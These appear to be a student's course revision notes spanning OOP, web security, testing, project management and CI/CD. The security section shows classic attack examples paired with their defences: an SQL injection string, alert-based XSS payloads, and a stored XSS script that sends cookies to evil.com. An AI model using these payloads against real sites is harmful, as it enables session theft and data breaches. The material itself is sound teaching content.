1. Can create over-engineering (“class explosion”)
2. Inheritance can be misused and lead to deep inheritance trees
3. Requires a lot more boilerplate
4. Learning curve

OOP CONCEPTS

ABSTRACTION

Focus on relevant details, hide complexity.

- A class is an abstraction of a real-world concept.
- Methods expose what you can do; implementation hides how it works.

Abstraction isolates behaviour and properties relevant to the problem while ignoring unnecessary details.

ENCAPSULATION

Encapsulation means bundling data and the operations that act on that data into a single unit (a class) and restricting direct access to the internals.

This allows for the hiding of information, where data is not accessed directly but rather through functions in the class. The making of public and private functions helps define strict external interfaces to objects.

i.e. Encapsulation = “Don’t touch my internals. Use my API.”

INHERITANCE

Inheritance creates a new class (child/derived) that reuses, extends, or modifies the behaviour of an existing class (parent/base).

- Allows for code reuse
- Models “is-a” relationships
- e.g. Car is a Vehicle → it inherits speed, steering, braking, etc., and can add more behaviours

POLYMORPHISM

Polymorphism is the ability of different types to be treated through the same interface, with each type responding differently.

AD-HOC POLYMORPHISM (METHOD OVERLOADING)

Ad-hoc polymorphism provides multiple distinct implementations under a shared name.

i.e. Same function name, different parameter types or counts

- Decision made at compile time
- Examples: `print(int)` vs `print(string)`

PARAMETRIC POLYMORPHISM (GENERIC)

Code written without specifying concrete types.

- Types are substituted at runtime
- Enables reusable algorithms
- Example: `List<T>`

SUBTYPE POLYMORPHISM (CLASSIC OOP POLYMORPHISM)

A variable of a parent type can refer to any of its child types. Behaviour depends on the runtime object.

```
Shape s = new Circle();
s.draw();    // calls Circle.draw()
```

WEEK 8: SECURITY FUNDAMENTALS

Content

- Web Security Basics: Authentication, Authorisation and Common Vulnerabilities
- Implement authentication and authorization

KEY PRINCIPLES

CIA Triad

The foundations of information security revolve around the CIA triad:

- Confidentiality
 - Protection of information from unauthorised disclosure, ensuring only permitted parties can access it.
- Integrity
 - Data is accurate and has not been tampered with
- Availability
 - Systems remain operational when needed

Principle of Least Privilege

- Minimise user and process privileges
- Grant only necessary permissions

Hashing vs Encryption

- Hashing
 - Converts variable-length data into a fixed-length string of characters (a “hash”) using a one-way function.
 - It is irreversible.
 - Its purpose is for verifying data integrity. For example:
 - A user sets a password.
 - It is stored in the database as a hash.
 - When the user wants to login again, their password attempt is hashed and compared to the stored hash.
- Encryption
 - Converts data (plaintext) into an unreadable format (ciphertext) using an algorithm and a secret key.
 - It is reversible given the correct decryption key.
 - Its purpose is for confidentiality: Protecting sensitive data from unauthorised access, ensuring only those with the key can read it.

BASIC WEB APPLICATION ATTACKS

INJECTION ATTACKS

SQLi = attacker injects SQL into a query.

Untrusted input gets concatenated into a command or query and changes its meaning.

SQL INJECTION

```
String q = "SELECT * FROM users WHERE username = '" + userInput + "'";
```

Attacker supplies:

```
' OR 1=1 --
```

So the final command is:

```
SELECT * FROM users WHERE username = '' OR 1=1 -- ';
```

Which is always true.

Defence:

- Parametrised queries
- Never build SQL with string concatenation

CROSS-SITE SCRIPTING (XSS)

XSS is when an attacker tricks a website into delivering malicious JavaScript into a victim's browser.

STORED XSS

A malicious script is saved by the website into their database (through comments, profiles, etc.) and is later served to all users who visit that site.

- The most dangerous attack as it will affect any user who visits that page

e.g. Attacker posts a comment:

```
<script>fetch('https://evil.com/stealcookies?c=' + document.cookie)</script>
```

Defence: HTML sanitisation with a blacklist and whitelist, escaping input

REFLECTED XSS

Malicious input is not stored but rather immediately reflected to the user.

- A URL is sent to a victim which has additional query parameters after it.
- The payload is hidden in this URL

```
// /search?q=...
app.get('/search', (req, res) => {
  const q = req.query.q || '';
  res.send(`<p>Results for: ${q}</p>`);
});
```

```
// Attack URL:
```

```
/search?q=<script>alert('reflected xss')</script>
```

Defence:

- Escape HTML output
- Content Security Policy (CSP)
 - Content-Security-Policy: default-src 'self'; img-src 'self' example.com

DOM-BASED XSS

Client-side JS reads from the URL and injects into the DOM.

```
<div id="greeting"></div>
<script>
  const params = new URLSearchParams(location.search);
  const name = params.get('name') || 'friend';
  document.getElementById('greeting').innerHTML = `Hello, ${name}!`; </script>

// Attack URL:
/welcome?name=<img src=x onerror=alert('dom xss')>
```

Defence:

- Avoid `innerHTML`
- Sanitise inputs
- CSP

CROSS-SITE REQUEST FORGERY (CSRF)

CSRF forces a logged-in user to perform an action they did not intend.

1. Victim logs into a site (e.g., bank.com)
2. Their browser stores a session cookie
3. Victim visits attacker.com
4. attacker.com triggers a request to bank.com which automatically includes the user's cookies, meaning the request is authenticated.

e.g. ``

Defence:

- CSRF tokens
 - Server generates a random token which is included in the request whenever a user submits a form.
 - The server validates the token (valid? expired?)
- This stops CSRF attacks because the attacker can force a request but cannot include the correct token.

AUTHENTICATION AND AUTHORISATION

- Authentication
 - Verifying identity (e.g. username and password, 2FA)
- Authorisation
 - Determines what an authenticated user can do by checking privileges and roles

After a user logs in (authentication), the server needs a way to tell:


1. Which user is making a request?
2. Is this user allowed to do this action?

TRADITIONAL APPROACH: SESSIONS (STATEFUL)

1. Client sends a login request
2. Server generates a “session object” for that user and stores it in server memory e.g.

```
{ sessionId: 123, userId: 5, role: 'admin' }
```

3. The server returns a Session ID cookie to the client
4. On every request, the client sends the Session ID cookie.
5. The server then checks its memory to find the Session ID. If found and valid → grants access (i.e. authorises the user).



- Server must store session data
- Servers must share session data if you have multiple servers
- Sessions must eventually expire or be cleaned up
- Scaling becomes harder

JSON WEB TOKENS (JWTs) (STATELESS)


The JWT architecture is *stateless* in that the server doesn't actually store any information about users on it.

1. Client sends a login request
2. Server generates a signed token (JWT) containing user data e.g.

```
{
  "userId": 5,
  "role": "admin",
  "exp": 1737489944
}
```

i.e. JWTs don't perform authentication, they represent it.

3. Server sends JWT to client which stores it in localStorage
4. On every request, the client sends the token
5. Server verifies the signature to ensure the token hasn't been tampered with
6. Server authorises the user based on the token contents



- Server does not store session state
- The token itself is the session
- The token can be verified just by checking its signature

Pros:


- Scales better (horizontally)
 - With sessions, every server must have access to the session store
 - With JWTs, each server can simply verify the token using a secret key

Cons:

- Cannot easily be revoked
 - Sessions can be deleted server-side.
- As a result, if a JWT leaks, the attacker has access until expiry

STRUCTURE

A JWT has 3 parts: **header.payload.signature**



- **header:** metadata

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

- **payload:** actual JWT data


```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

- **signature**: MAC of header + payload

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  K
)
```

How is the signature generated?

The most common algorithm is HS256 (HMAC-SHA256). Assume the server has a secret key K.

- Base64URL-encode **header**
- Base64URL-encode **payload**
- Concatenate with a dot: **data** = **base64(header) + "." + base64(payload)**
- Compute HMAC: **signature** = **HMAC_SHA256(K, data)**
- Base64URL-encode signature

Then, if an attacker modifies anything in the payload e.g. changing role to admin, the signature will no longer match → reject token.

JWTS IN SPRING BOOT

1. User logs in

The client sends username + password to a login endpoint (e.g., /auth/login).

Spring Security authenticates the user using **UserDetailsService** and **PasswordEncoder**.

2. Server generates a JWT

The server generates a signed JWT (HS256) containing the username and roles. This token is returned to the client.

3. Client sends token on every request

```
Authorization: Bearer <jwt>
```

4. A JWT filter validates the token

A custom filter extracts and validates the JWT before the request reaches the controller, placing them in the **SecurityContext**.

5. Authorisation

After token validation, Spring Security reads the roles stored in the JWT and uses them for authorisation. Based on the security configuration (e.g., **.authenticated()**, **.hasRole("ADMIN")**) and method-level annotations like **@PreAuthorize**, Spring decides whether the authenticated user is allowed to access the requested endpoint.

WEEK 9: TESTING & QUALITY ASSURANCE


Content

- When testing takes place in the SDLC
- The strategies and tools associated with testing practice:
 - Unit Tests
 - Service Tests
 - Integration/System Tests/end-to-end
 - UAT Tests
- Test methodology
 - Test pyramid
 - Shift left testing

TESTING AND THE SDLC

Testing happens throughout the SDLC.

THE V-MODEL



LHS = Verification = Are we building the product **right**?

This means checking the correctness of artifacts *before code exists* through reviewing requirement documents, reviewing architecture diagrams, etc.

RHS = Validation = Are we building the **right** product?


This is when we test the actual software, after implementation is complete.

- Unit test validates code matches module design
- Integration test validates modules interact according to architecture
- System test validates the whole system matches the system design
- Acceptance test validates final product meets business requirements

Shift-left testing: Move testing earlier in the SDLC so that issues are caught sooner.

TESTING STRATEGIES

The testing pyramid explains how many tests of each type you should have.



UNIT TESTING

Tests a single class, function, or component in isolation, with no external systems.


Goal: verify small pieces of logic.

Tools: JUnit 5, Mockito (for mocking dependencies)

Example: Testing a `CalculatorService.add()` method

Best practices:

- Follow naming convention
- Arrange, Act, Assert pattern
 - Arrange your objects (create and configure them as necessary)
 - Act on an object
 - Assert that something is as expected
- Mock external service



INTEGRATION TESTING

Tests how modules work together.

e.g. test interaction with the database, or make sure that microservices work together as expected.

SYSTEM / END-TO-END TESTING

Test the entire application without mocking.

- Functional testing
 - Validates that the system performs its intended functions according to business requirements
- Performance testing
 - Measures how well a system performs under various conditions, including speed, load, and stability.
- Security testing
 - Finding vulnerabilities and flaws that attackers could exploit
- Recovery testing
 - Checks system resilience to failures

USER ACCEPTANCE TESTING

Testing performed by the client or end user. Final phase of the SDLC which verifies if a system satisfied business requirements.

Goal: Confirm the system meets business requirements.

WEEK 10: PROJECT MANAGEMENT

Content

- Project Planning
- Project Scheduling
- Risk Management

Software project management is aimed to ensure that the software is delivered on time, within budget, meets required quality standards, and satisfies the requirements of the client.

PROJECT PLANNING

The project planning phase is dedicated to defining a project's goals, scope, tasks, resources, and timeline to create a detailed roadmap for successful execution.

- Provides a Clear Roadmap
- Reduces Uncertainty
- Aligns Resources and Efforts
- Increases Likelihood of Success

The structure of the project plan:

1. Objectives, assumptions, constraints
2. Organisation (team structure, personnel involved, roles)
3. **Risk analysis**
4. Hardware/software resources
5. Work breakdown
6. **Project schedule**
7. Monitoring and reporting mechanisms

RISK MANAGEMENT AND ANALYSIS

- **Risk:** some adverse circumstance that may happen and affect negatively the project, the product, and/or the business.
- **Risk management:** anticipating risks and preparing plans to reduce their effect.

Examples of risks:

- Staff turnover: experienced staff will leave the project before it is finished.
- Management change: there will be a change of organisational management with different priorities.
- Requirements change: there will be a larger number of changes to the requirements than anticipated → scope creep
- Size underestimate: the size of the system has been underestimated.
- Product competition: a competitive product is marketed before the system is completed.

4 main strategies of risk management:

- Risk avoidance: the probability of the risk will be diminished
- Risk mitigation: the effect of the risk will be reduced
- Risk transfer: outsourcing the project and its risks to a third party.
- Risk acceptance: accepts the risk without any preventive measures addressing consequences as they arise.

PROJECT SCHEDULE

- Divide the project in activities/tasks
- Estimate time and resources needed to finish the project
- Allocate resources to tasks
- Try to employ efficiently all the project personnel

- Minimise dependencies between tasks and teams

WEEK 11: PROJECT DEPLOYMENT AND MAINTENANCE

Content
➤ Deployment environment ➤ DevOps introduction ➤ Continuous integration ➤ Continuous delivery

DEVOPS

Unifies development and operations. Teams collaborate using

- Agile planning
- Continuous Integration (CI)
- Continuous Delivery (CD)

CONTINUOUS INTEGRATION

CI is the practice of integrating code frequently into a shared repo. Each commit triggers an automated build + automated tests.

CI requires:

1. Version Control (e.g., Git)
2. Branching strategy
 - a. Use feature branches for new work
 - b. Keep main/master clean
 - c. Use pull requests that require peer review (≥2 approvals)
3. Automated build pipeline
 - a. Compiles code
 - b. Runs unit tests
 - c. Analyses code coverage
 - d. Scans for vulnerabilities
 - e. Packages app

CONTINUOUS DELIVERY

CD automates deploying code to multiple environments (test → staging → production).